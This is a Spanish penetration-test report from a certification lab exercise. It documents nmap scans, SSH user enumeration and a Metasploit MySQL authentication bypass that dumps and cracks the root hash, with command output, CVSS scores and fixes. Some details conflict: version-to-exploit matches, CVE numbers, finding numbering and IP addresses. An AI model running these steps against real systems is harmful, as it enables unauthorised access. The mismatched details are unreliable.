

# PENTESTING PLAYGROUND 101

## CONTENIDO

Introducción	2
Objetivos	2
Alcance	2
Resumen ejecutivo	2
Pruebas realizadas	3
Detalle técnico de las vulnerabilidades	13
Metodologías	21

## Introducción

Con el avance de la tecnología, los ciberataques también evolucionan. Las empresas se enfrentan a importantes riesgos que amenazan el funcionamiento de servidores y sistemas informáticos, pudiendo resultar en la pérdida de activos económicos y dejar expuesta información confidencial.

Es en este punto, donde la ciberseguridad ofrece una amplia respuesta para identificar y corregir estos errores, poniendo en funcionamiento un conjunto de procedimientos profesionales.

En este reporte se mostrarán algunas de las técnicas, herramientas y análisis que se han aplicado para el examen de certificación “Pentest 101 Level 2”, que involucra un servidor vulnerable que necesita ser auditado, trabajando en un entorno controlado y haciendo un seguimiento minucioso de todo el proceso de análisis realizado. En este informe, se revelarán tanto las evidencias extraídas como la metodología utilizada en el proceso.

## Objetivos

Elaborar documentación que evidencie el procedimiento efectuado para la certificación “Pentest 101 Level 2”, conforme lo aprendido en el curso online de pentesting, impartido por academia de ciberseguridad, como una gran oportunidad de demostrar el conocimiento adquirido y ponerlo en práctica, con la posterior evaluación por quien corresponda. Este reporte detalla el paso a paso del proceso, que realiza un pentester identificando las vulnerabilidades, las pruebas de penetración, la posterior presentación de los hallazgos y las recomendaciones pertinentes para su mitigación, tomando de guía la metodología, de varios pasos, explicada en el curso. El objetivo final es reflejar en este documento, la comprensión de las técnicas y herramientas aprendidas.

## Alcance

Examinar las competencias adquiridas, la capacidad para encontrar vulnerabilidades en el servidor virtual proporcionado, poner en práctica el método y las técnicas aprendidas, poner a prueba el manejo de las herramientas estudiadas en el curso, así como la forma en que se comunican los hallazgos y recomendaciones, a través de un reporte escrito donde se podrá visualizar el proceso, paso a paso, que revelará la evidencia obtenida y que irá dirigido al área técnica y ejecutiva de la organización.

## Resumen ejecutivo

Este documento es un registro del procedimiento llevado a cabo mediante herramientas y técnicas apropiadas para la búsqueda activa de vulnerabilidades en el servidor proporcionado por la entidad.

Las fallas encontradas, deben ser solucionadas a la brevedad, de lo contrario la organización se expone a la pérdida de activos económicos, la integridad y

reputación de la empresa puede verse afectada, por la posible exposición de información confidencial.

Se anexan soluciones para corregir los errores hallados. El equipo del área informática podrá visualizar el proceso paso a paso y corregir las vulnerabilidades destacadas.

## Pruebas realizadas

Para comenzar con la auditoria, se hizo uso de una conexión vía VPN en la nube que permitió el vínculo remoto al servidor a evaluar.

La IP asignada fue **10.10.72.79**.

### Nmap

Se comienza escaneando el servicio de destino usando la herramienta Nmap para identificar puertos abiertos, servicios y las versiones expuestas de los mismos.

```
nmap -sC -sV -Pn -v 10.10.72.79
```


PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.3
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;   ssh-hostkey:   2048 e3:2c:a4:93:42:25:a4:68:31:1c:02:e7:a1:34:35:ae (RSA)   256 9f:1e:f2:f9:5a:5f:02:09:19:e8:29:d5:69:62:6c:a7 (ECDSA)
23/tcp	open	telnet	Linux telnetd
80/tcp	open	http	Apache httpd 2.4.29 ((Ubuntu))  _ http-title: Developer   Tech Enthusiast     http-methods:  _ Supported Methods: OPTIONS HEAD GET POST
3306/tcp	open	mysql	MySQL 5.5.23   mysql-info:   Protocol: 10   Version: 5.5.23   Thread ID: 3   Capabilities flags: 63487   Some Capabilities: Support41Auth, SupportsLoadDataLocal, IgnoreSpa   Status: Autocommit   Salt: t7Rw!<KDSR#UduB';3,%  _ Auth Plugin Name: mysql_native_password
8080/tcp	open	http	Apache httpd 2.4.54 ((Debian)) Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

El escaneo muestra seis (6) puertos abiertos en un sistema operativo Linux.

# HTTP

```
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Developer | Tech Enthusiast |
|_ http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
```

Se encuentra una página web, que utiliza un chatbot con el que se puede interactuar a través de ciertos comandos establecidos. Al parecer la persona ofrece servicios informáticos.





## NSE

Se ejecuta un script con **nmap** para enumerar posibles carpetas y/o archivos en el servidor.

```
nmap --script=http-enum 10.10.72.79
```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet

80/tcp open http

| http-enum:



|\_ /images/: Potentially interesting directory w/ listing on 'apache/'

3306/tcp open mysql

8080/tcp open http-proxy

El escaneo devela un directorio expuesto llamado **/images/** en el puerto 80.

## Index of /images

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">bg.webp</a>	2023-12-09 02:55	68K	
 <a href="#">chatbot.png</a>	2023-12-09 02:55	26K	
 <a href="#">demo.gif</a>	2023-12-09 02:55	2.4M	
 <a href="#">downloadIcon.svg</a>	2023-12-09 02:55	331	
 <a href="#">dp.jpg</a>	2023-12-09 02:55	16K	
 <a href="#">github.svg</a>	2023-12-09 02:55	814	
 <a href="#">gmail.svg</a>	2023-12-09 02:55	404	
 <a href="#">icons8-close.svg</a>	2023-12-09 02:55	597	
 <a href="#">instagram.svg</a>	2023-12-09 02:55	1.1K	
 <a href="#">linkedin.svg</a>	2023-12-09 02:55	424	
 <a href="#">pdf.png</a>	2023-12-09 02:55	10K	
 <a href="#">phone.svg</a>	2023-12-09 02:55	378	
 <a href="#">resumeThumbnail.png</a>	2023-12-09 02:55	101K	
 <a href="#">squareDp.jpg</a>	2023-12-09 02:55	698K	
 <a href="#">telegram.svg</a>	2023-12-09 02:55	1.1K	
 <a href="#">whatsapp.svg</a>	2023-12-09 02:55	1.1K	


Apache/2.4.29 (Ubuntu) Server at 10.10.43.192 Port 80

Siguiendo con la fase de exploración, se busca información sobre las versiones de los demás puertos abiertos.

## Puerto 21 (VULNERABILIDAD #1)

```
ftp      vsftpd 3.0.3
```

A través de la utilización de la herramienta **searchsploit**, se observa que la versión encontrada en el puerto 21 presenta una vulnerabilidad, con un exploit disponible que permitiría a los atacantes provocar una **denegación de servicio** de forma remota al servidor, debido a un número limitado de conexiones permitidas. **CVE-2021-30047**



The screenshot shows a terminal window with the title 'kali@kali -'. The terminal content is as follows:

```
kali@kali ~  
File Actions Edit View Help 99 CVE-2021-30047  
kali@kali ~  
$ searchsploit vsftpd 3.0.3  
-----  
Exploit Title | Path  
-----  
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py  
Shellcodes: No Results
```

## Puerto 22 (VULNERABILIDAD #2)

```
ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
```

La búsqueda online, arroja que efectivamente existe una vulnerabilidad para esa versión de OpenSSH hasta 7.7 que es propensa a una vulnerabilidad de **enumeración de usuarios** debido a que no retrasa el rescate de un usuario autenticado no válido hasta que el paquete que contiene la solicitud se haya analizado completamente, relacionado con auth2-gss.c, auth2-hostbased.c y auth2-pubkey.c. **CVE-2018-15473**

La herramienta **metasploit** revela para la búsqueda CVE-2018-15473 que existe un exploit que podría ser utilizado.

```
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > search CVE-2018-15473

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/ssh/ssh_enumusers      .              normal No     SSH Username Enumeration
1  \_ action: Malformed Packet              .              .     .     Use a malformed packet
2  \_ action: Timing Attack                  .              .     .     Use a timing attack

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/ssh/ssh_enumusers
After interacting with a module you can manually set a ACTION with set ACTION 'Timing Attack'

msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > █
```

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/kali/tool/SecLists/Usernames/top-usernames-shortlist.txt
USER_FILE => /home/kali/tool/SecLists/Usernames/top-usernames-shortlist.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 10.10.72.79:22 - SSH - Using malformed packet technique
[*] 10.10.72.79:22 - SSH - Starting scan
[*] 10.10.72.79:22 - SSH - User 'root' found
[*] 10.10.72.79:22 - SSH - User 'admin' found
[*] 10.10.72.79:22 - SSH - User 'test' found
[*] 10.10.72.79:22 - SSH - User 'guest' found
[*] 10.10.72.79:22 - SSH - User 'info' found
[*] 10.10.72.79:22 - SSH - User 'adm' found
[*] 10.10.72.79:22 - SSH - User 'mysql' found
[*] 10.10.72.79:22 - SSH - User 'user' found
[*] 10.10.72.79:22 - SSH - User 'administrator' found
[*] 10.10.72.79:22 - SSH - User 'oracle' found
[*] 10.10.72.79:22 - SSH - User 'ftp' found
[*] 10.10.72.79:22 - SSH - User 'pi' found
[*] 10.10.72.79:22 - SSH - User 'puppet' found
[*] 10.10.72.79:22 - SSH - User 'ansible' found
[*] 10.10.72.79:22 - SSH - User 'ec2-user' found
[*] 10.10.72.79:22 - SSH - User 'vagrant' found
[*] 10.10.72.79:22 - SSH - User 'azureuser' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) > █
```

## Puerto 8080 (VULNERABILIDAD #3)

```
http    Apache httpd 2.4.54 ((Debian))
```

La versión 2.4.54 de Apache instalada en el host, se ve afectada por múltiples vulnerabilidades. Algunas configuraciones de mod\_proxy en las versiones 2.4.0 a 2.4.55 de Apache HTTP Server permiten un **ataque de contrabando de solicitudes HTTP**. Las configuraciones se ven afectadas cuando mod\_proxy está habilitado junto con alguna forma de RewriteRule o ProxyPassMatch en la que un patrón no específico coincide con alguna parte de los datos de destino de la solicitud (URL) proporcionados por el usuario y luego se vuelve a insertar en el destino de la solicitud proxy mediante sustitución de variables. **CVE-2023-25690**

```
(kali@kali)-[~]
└─$ searchsploit Apache HTTP Server 2.4.49
```

Exploit Title	Path
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)	multiple/webapps/50383.sh

```
Shellcodes: No Results
```



## Adminer 4.7.8 (VULNERABILIDAD #4)

Al revisar el subdominio en el puerto 8080, se descubre una plataforma llamada **Adminer** con su versión **4.7.8**. Es un gestor de bases de datos de código abierto en un único archivo PHP.

Language: English ▼

Adminer 4.7.8

Login

System	MySQL ▼
Server	localhost
Username	
Password	
Database	

☐ Permanent login

En Adminer, desde la versión **4.0.0** hasta la **4.7.9**, existe una vulnerabilidad de **falsificación de solicitudes del lado del servidor(SSRF)**. Los usuarios de versiones de Adminer que incluyen todos los controladores (por ejemplo, adminer.php) se ven afectados. Esto puede permitir que los clientes realicen conexiones posteriores a sistemas o puertos arbitrarios y puede usarse para eludir potencialmente los firewalls para identificar recursos internos y realizar escaneos de puertos. **CVE-2021-21311**

```
root@kali: /home/kali/tool x kali@kali: ~ x
(kali@kali)-[~]
└─$ searchsploit adminer

Exploit Title | Path
Adminer 4.3.1 - Server-Side Request Forgery | php/webapps/43593.txt

Shellcodes: No Results

(kali@kali)-[~]
└─$
```

## Puerto 3306 (VULNERABILIDAD #5)

mysql MySQL 5.5.23

En la búsqueda online se refleja la existencia de una vulnerabilidad explotable, en esta versión de MySQL. SQL/password.c en Oracle MySQL. Afecta a las versiones de MySQL: - 5.1.x anterior a 5.1.63 - 5.5.x anterior a 5.5.24 - 5.6.x anterior a 5.6.6. Cuando se ejecuta en ciertos entornos con ciertas implementaciones de la función memcmp, permite a atacantes remotos **eludir la autenticación**, autenticándose repetidamente con la misma contraseña incorrecta, lo que eventualmente provoca que una comparación de tokens tenga éxito debido a un valor de retorno verificado incorrectamente. **CVE-2012-2122**

Al utilizar la herramienta **metasploit**, se encuentra un exploit que revela un nombre de usuario **root** y **código hash** que al ser introducido en una página para descifrar hashes se obtiene una contraseña.

```
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > set RHOSTS 10.10.72.79
RHOSTS => 10.10.72.79
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > exploit

[+] 10.10.72.79:3306 - 10.10.72.79:3306 The server allows logins, proceeding with bypass test
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Successfully bypassed authentication after 71 attempts. URI: mysql://root:KWWMBDbJ@10.10.72.79:3306
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Successfully exploited the authentication bypass flaw, dumping hashes ...
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Hash Table has been saved: /home/kali/.msf4/loot/20240717152047_default_10.10.72.79_mysql.hashes_824905.txt
[*] 10.10.72.79:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

CrackStation Password Hashing Security Defuse Security

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

\*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9

☐ I'm not a robot



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9	MySQL4.1+	123456

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Con las credenciales obtenidas, es posible autenticarse en una base de datos de mysql, quedando toda la información expuesta.

```
(kali@kali)-[~]
$ mysql -u root -p -h 10.10.72.79
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 82
Server version: 5.5.23 Source distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| test |
+-----+
4 rows in set (0.294 sec)
```

Browser window: Login - Adminer

Address bar: 10.10.72.79:8080

Language: English

Adminer 4.7.8

Login

System	MySQL
Server	10.10.72.79
Username	root
Password	••••••
Database	mysql

☐ Permanent login

Browser window: Select: user - 10.10.72.79

Address bar: 10.10.72.79:8080/?server=10.10.72.79&username=root&db=mysql&select=user

Language: English

Adminer 4.7.8 4.8.1

DB: mysql

SQL command Import Export Create table

Select: user

Select data Show structure Alter table New item ?

Select Search Sort Limit Text length Action

50 100 Select

SELECT \* FROM `user` LIMIT 50 - Edit

	Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload_priv	Shutdown_priv	Process_priv	File_priv
<input type="checkbox"/> Modify	localhost	root	*8B4037874C2508EE454B8A75C7E5C2A269	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
<input type="checkbox"/> Edit	10.10.10.10	root	*8B4037874C2508EE454B8A75C7E5C2A269	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
<input type="checkbox"/> Edit	127.0.0.1	root	*8B4037874C2508EE454B8A75C7E5C2A269	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
<input type="checkbox"/> Edit	113	root	*8B4037874C2508EE454B8A75C7E5C2A269	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
<input type="checkbox"/> Edit	localhost	root		N	N	N	N	N	N	N	N	N	N
<input type="checkbox"/> Edit	10.10.10.10	root		N	N	N	N	N	N	N	N	N	N
<input type="checkbox"/> Edit	*	root	*8B4037874C2508EE454B8A75C7E5C2A269	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y

Whole result 7 rows Selected (0) Export (7)

Save Edit Clone Delete

Import

select columns\_priv  
select db  
select event  
select func  
select general\_log  
select help\_category  
select help\_keyword  
select help\_relation  
select help\_topic  
select host  
select ndb\_binlog\_index  
select plugin  
select proc  
select proc\_priv  
select proxies\_priv  
select servers  
select slow\_log  
select tables\_priv  
select time\_zone  
select time\_zone\_leap\_second  
select time\_zone\_name  
select time\_zone\_transition  
select time\_zone\_transition\_type  
select user

La opción de escalar privilegios para hacerse con la base de datos .

The screenshot shows a web browser window with the URL `10.10.72.79:8080/?server=10.10.72.79&username=root&db=mysql&privileges=`. The page title is "Privileges - 10.10.72.79". The interface includes a "Language" dropdown set to "English", a "MySQL > 10.10.72.79 > mysql > Privileges" breadcrumb, and a "Logout" button. On the left, there's a sidebar with "Adminer 4.7.8 4.8.1", a "DB: mysql" dropdown, and links for "SQL command", "Import", "Export", and "Create table". Below these are several "select" SQL commands for privilege escalation, such as `select columns_priv`, `select db`, `select event`, `select func`, `select general_log`, `select help_category`, `select help_keyword`, `select help_relation`, `select help_topic`, `select host`, `select ndb_binlog_index`, `select plugin`, `select proc`, `select procs_priv`, `select proxies_priv`, `select servers`, `select slow_log`, `select tables_priv`, `select time_zone`, `select time_zone_leap_second`, `select time_zone_name`, `select time_zone_transition`, `select time_zone_transition_type`, and `select user`. The main content area is titled "Privileges" and contains a "Create user" section with a table showing a user with the server "localhost" and an "Edit" button.

Language: English

MySQL > 10.10.72.79 > mysql > Privileges

Logout

Adminer 4.7.8 4.8.1

DB: mysql

SQL command Import  
Export Create table

select columns\_priv  
select db  
select event  
select func  
select general\_log  
select help\_category  
select help\_keyword  
select help\_relation  
select help\_topic  
select host  
select ndb\_binlog\_index  
select plugin  
select proc  
select procs\_priv  
select proxies\_priv  
select servers  
select slow\_log  
select tables\_priv  
select time\_zone  
select time\_zone\_leap\_second  
select time\_zone\_name  
select time\_zone\_transition  
select time\_zone\_transition\_type  
select user

Create user

Username	Server
	localhost

Edit



# Detalle técnico de las vulnerabilidades

## Puerto 21 (VULNERABILIDAD #1)

```
ftp      vsftpd 3.0.3
```

Elemento Afectado


10.10.72.79:21/TCP

Categoría	Valor
Calificación Base	7.5
Temporalidad	7
Ambiente de Explotación	7.5
Severidad Total	7.5

### CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H/E:F/RL:O/RC:C/CR:X/IR:X/AR:X/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:N/MI:N/MA:H

## Evidencia



## Recomendaciones

**Vulnerabilidad #1 (Servicio de FTP):** La primera recomendación es realizar una actualización del servicio expuesto a la versión más reciente, en la que esté corregida esta vulnerabilidad.

El monitoreo del tráfico y las actividades en el servidor FTP, así como realizar auditorías regulares, pueden ser una buena práctica para protegerlo contra ataques de fuerza bruta.

## Referencia CVE-2021-30047

- <https://nvd.nist.gov/vuln/detail/CVE-2021-30047>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-30047>
- <https://www.exploit-db.com/exploits/49719>

## Puerto 22 (VULNERABILIDAD #2)

ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)

**Elemento Afectado**  
10.10.72.79:22/TCP

Categoría	Valor
Calificación Base	5.3
Temporalidad	4.9
Ambiente de Explotación	4.9
Severidad Total	4.9

### CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:F/RL:O/RC:C/CR:X/IR:X/  
AR:X/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:L/MI:N/MA:N

### Evidencia

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/kali/tool/SecLists/Usernames/top-  
op-usernames-shortlist.txt  
USER_FILE => /home/kali/tool/SecLists/Usernames/top-  
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run  
  
[*] 10.10.72.79:22 - SSH - Using malformed packet technique  
[*] 10.10.72.79:22 - SSH - Starting scan  
[+] 10.10.72.79:22 - SSH - User 'root' found  
[+] 10.10.72.79:22 - SSH - User 'admin' found  
[+] 10.10.72.79:22 - SSH - User 'test' found  
[+] 10.10.72.79:22 - SSH - User 'guest' found  
[+] 10.10.72.79:22 - SSH - User 'info' found  
[+] 10.10.72.79:22 - SSH - User 'adm' found  
[+] 10.10.72.79:22 - SSH - User 'mysql' found  
[+] 10.10.72.79:22 - SSH - User 'user' found  
[+] 10.10.72.79:22 - SSH - User 'administrator' found  
[+] 10.10.72.79:22 - SSH - User 'oracle' found  
[+] 10.10.72.79:22 - SSH - User 'ftp' found  
[+] 10.10.72.79:22 - SSH - User 'pi' found  
[+] 10.10.72.79:22 - SSH - User 'puppet' found  
[+] 10.10.72.79:22 - SSH - User 'ansible' found  
[+] 10.10.72.79:22 - SSH - User 'ec2-user' found  
[+] 10.10.72.79:22 - SSH - User 'vagrant' found  
[+] 10.10.72.79:22 - SSH - User 'azureuser' found  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/ssh/ssh_enumusers) > █
```

## Recomendaciones

**Vulnerabilidad #2(Servicio de SSH):** Realizar una actualización del servicio expuesto a la versión más reciente para corregir la vulnerabilidad presentada. Es recomendable además implementar controles adicionales, como cortafuegos o restringir el acceso a un círculo de confianza.

## Referencia CVE-2018-15473

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-15473>

<https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2018-15473>

<https://nvd.nist.gov/vuln/detail/cve-2018-15473>

## Puerto 8080 (VULNERABILIDAD #3)

```
http Apache httpd 2.4.54 ((Debian))
```

### Elemento Afectado

10.10.72.79:8080/TCP

Categoría	Valor
Calificación Base	9.0
Temporalidad	8.3
Ambiente de Explotación	8.4
Severidad Total	8.4

### CVSS v3.1 Vector

AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:O/RC:C/CR:X/IR:X/AR:X/MAV:N/MAC:H/MPR:N/MUI:N/MS:X/MC:H/MI:H/MA:H

### Evidencia

(kali@kali)-[~] \$ searchsploit Apache HTTP Server 2.4.49	
Exploit Title	Path
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)	multiple/webapps/50383.sh
Shellcodes: No Results	

### Recomendaciones

**Vulnerabilidad #4(Servicio de HTTP):** Realizar una actualización del servicio expuesto a la versión más reciente para corregir la vulnerabilidad presentada. Reforzar la seguridad, con una correcta configuración, implementando medidas adicionales como un firewall de aplicaciones web (waf), así como la utilización de herramientas de monitoreo activo, para minimizar la superficie de ataque.

### Referencia CVE-2022-36760

<https://nvd.nist.gov/vuln/detail/CVE-2022-36760>

<https://it.ucsf.edu/critical-vulnerability-apache-http-server-2454>

<https://www.tenable.com/plugins/nessus/161948>



## Adminer 4.7.8 (VULNERABILIDAD #4)

### Elemento Afectado

10.10.72.79:8080/TCP

Categoría	Valor
Calificación Base	7.2
Temporalidad	6.8
Ambiente de Explotación	6.8
Severidad Total	6.8

### CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N/E:F/RL:W/RC:C/CR:X/IR:X/AR:X/MAV:N/MAC:L/MPR:N/MUI:N/MS:C/MC:L/MI:L/MA:N

## Evidencia

```
root@kali: /home/kali/tool x  kali@kali: ~ x
(kali@kali)-[~]
└─$ searchsploit adminer

Exploit Title | Path
Adminer 4.3.1 - Server-Side Request Forgery | php/webapps/43593.txt

Shellcodes: No Results

(kali@kali)-[~]
└─$
```

## Recomendaciones

**Vulnerabilidad #5 :** La primera recomendación es realizar una actualización del servicio expuesto a la versión más reciente, en la que esté corregida esta vulnerabilidad. Fortalecer la configuración, desactivando funciones innecesarias para limitar las capacidades de entrada a los atacantes. Realizar auditorías periódicas.

## Referencia CVE-2021-21311

<https://nvd.nist.gov/vuln/detail/CVE-2021-21311>

<https://ine.com/blog/adminer-ssrf-vulnerability-cve-202121311>

<https://github.com/omoknooni/CVE-2021-21311>

## Puerto 3306 (VULNERABILIDAD #5)

mysql MySQL 5.5.23

### Elemento Afectado

10.10.72.79:3306/TCP

Categoría	Valor
Calificación Base	6.5
Temporalidad	6.0
Ambiente de Explotación	6.0
Severidad Total	6.0


### CVSS v3.1 Vector

AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L/E:F/RL:O/RC:C/CR:X/IR:X/AR:X/MAV:N/MAC:H/MPR:N/MUI:N/MS:C/MC:L/ML:L/MA:L

### Evidencia


```
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > set RHOSTS 10.10.72.79
RHOSTS => 10.10.72.79
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > exploit

[+] 10.10.72.79:3306 - 10.10.72.79:3306 The server allows logins, proceeding with bypass
test
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Successfully bypassed authentication after 71 att
empts. URI: mysql://root:KWMBDbJ@10.10.72.79:3306
